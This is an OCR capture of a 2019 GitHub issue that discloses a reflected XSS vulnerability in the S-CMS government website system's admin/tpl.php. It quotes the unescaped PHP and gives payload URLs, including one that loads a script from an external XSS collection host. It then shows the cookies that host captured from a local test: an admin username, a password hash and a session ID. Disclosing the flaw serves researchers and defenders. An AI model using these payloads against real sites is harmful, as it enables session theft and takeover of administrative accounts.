New issue


Jump to bottom

s-cms(Government website system)reflect xss #1

Open Pagli0cci opened this issue on Apr 14, 2019 · 0 comments


Pagli0cci commented on Apr 14, 2019 Owner

Vulnerability directory: /admin/tpl.php?page=67
Vulnerability code



```
<?php
$page=$_GET["page"];
$pagex=explode("^",file_get_contents("tpl.html"));
echo $pagex[$page];
?>
```

Construct payload



```
http://127.0.0.1/phpCase/govphp/admin/tpl.php?page=67'><script>alert(/xss/)</script><
```


☐ Post data ☐ Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string ☑ Re

```
Notice: Undefined index: 67'>
```

/xss/

Load URL
Split URL
Execute
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项
确定

Use code
http://localhost/phpCase/govphp/admin/tpl.php?page=<script src=https://xsspt.com/YRjPJ1></script>
Got the website cookie



接收的内容	Request Headers
• location : http://localhost/phpCase/govphp/admin/tpl.php?page=%3Cscript%20src=https://xsspt.com/YRjPJ1%3E%3C/script%3E&commend=all&ssid=s5-e&search_type=item&atype=&filterFineness=&rr=1&pcat=food2011&style=grid&cat= • toplocation : http://localhost/phpCase/govphp/admin/tpl.php?page=%3Cscript%20src=https://xsspt.com/YRjPJ1%3E%3C/script%3E&commend=all&ssid=s5-e&search_type=item&atype=&filterFineness=&rr=1&pcat=food2011&style=grid&cat= • cookie : count_all=1286; user=admin; pass=e317896f881c24dd527ea70a654d0a00; A_type=1; auth=1%7C1%7C1%7C1%7C1%7C1%7C1%7C1%7C1%7C1%7C1; newsauth=all; productauth=all; textauth=all; formauth=all; bbsauth=all; getlocation=%E4%B8%AD%E5%9B%BD; PHPSESSID=7gcdacu86kocasibpglvgdmcm0	• HTTP_REFERER : http://localhost/phpCase/govphp/admin/tpl.php?page=%3Cscript%20src=https://xsspt.com/YRjPJ1%3E%3C/script%3E&commend=all&ssid=s5-e&search_type=item&atype=&filterFineness=&rr=1&pcat=food2011&style=grid&cat= • HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0 • REMOTE_ADDR : 8.8.8.8

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant